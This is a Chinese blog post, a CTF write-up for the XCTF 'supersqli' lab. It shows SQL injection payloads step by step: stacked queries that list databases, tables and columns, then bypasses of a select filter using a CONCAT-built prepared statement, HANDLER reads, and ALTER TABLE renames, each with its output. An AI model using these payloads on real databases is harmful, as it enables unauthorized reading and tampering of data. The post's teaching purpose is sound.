Xctf练习sql注入--supersqli

原创

b1gpig安全 于 2020-12-28 18:41:48 发布 80 收藏

分类专栏： sql 文章标签： mysql sql

本文链接：https://blog.csdn.net/weixin_45694388/article/details/111871108

三种方法

方法一

=1 回显正常


=1’回显不正常,报sql语法错误

=1’ --+ 回显正常,说明有sql注入点,应该是字符型注入(# 不能用)

=1’ order by 3 --+ 回显失败,说明有2个注入点

=1’ union select 1,2 --+ 回显显示过滤语句:

=1’; show databases --+ 爆数据库名



```
array(1) {
  [0]=>
  string(11) "ctftraining"
}

array(1) {
  [0]=>
  string(18) "information_schema"
}

array(1) {
  [0]=>
  string(5) "mysql"
}

array(1) {
  [0]=>
  string(18) "performance_schema"
}

array(1) {
  [0]=>
  string(9) "supersqli"
}

array(1) {
  [0]=>
  string(4) "test"
}
```


=-1'; show tables --+ 绕过过滤,显示表下的列名

取材于某次真实环境渗透，只说一句话：开发和安全

姿势: 1 提交查询

```
array(1) {
  [0]=>
  string(16) "1919810931114514"
}

array(1) {
  [0]=>
  string(5) "words"
}
```


=1';show columns from words --+ 尝试堆叠注入(多条语句)

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```


```
array(6) {
  [0]=>
  string(2) "id"
  [1]=>
  string(7) "int(10)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}

array(6) {
  [0]=>
  string(4) "data"
  [1]=>
  string(11) "varchar(20)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```

nothing…

想要进一步拿到信息,只有想办法绕过select语句

这里需要用到 sql语句的预编译
https://blog.csdn.net/weixin_45694388/article/details/111871581

```
-1';set @sql = CONCAT('sele','ct * from `1919810931114514`;');prepare aaa from @sql;EXECUTE aaa;#
```



再次通过大小写绕过关键字prepare过滤

方法二:handler查询

mysql可以使用select查询表中的数据，也可使用handler语句，这条语句是一行一行的浏览一个表中的数据。
handler可以用于MyISAM和InnoDB表。
使用方法：
handler table_name open打开一张表
handler table_name read first读取第一行内容，
handler table_name read next依次获取其它行
最后一行执行之后再执行handel table_name read next会返回一个空的结果。

```
-1';handler `1919810931114514` open;handler `1919810931114514` read first;#
```

方法三 他好骚啊

有如下列，其中有一个列就是data列我们是可以进行查询，爆出内容的，所以我们可以利用数据库修改表名和列名的方法，将我们要查询的表名改成第二个，就可以查询出我们想要的内容了

```
=1'; alter table words rename to aaaa;alter table `1919810931114514` rename to words;alter table words change fl
ag id varchar(100);#
```

介绍一下这几句：

`alter table words rename to aaaa;` 先把原来的words表名字改成别的，这个随便

`alter table 1919810931114514 rename to words;` 将表1919810931114514的名字改为words

`alter table words change flag id varchar(100);` 将改完名字后的表中的flag改为id，字符串尽量长点吧

然后我们用1' or 1=1 --+直接就能得到正确结果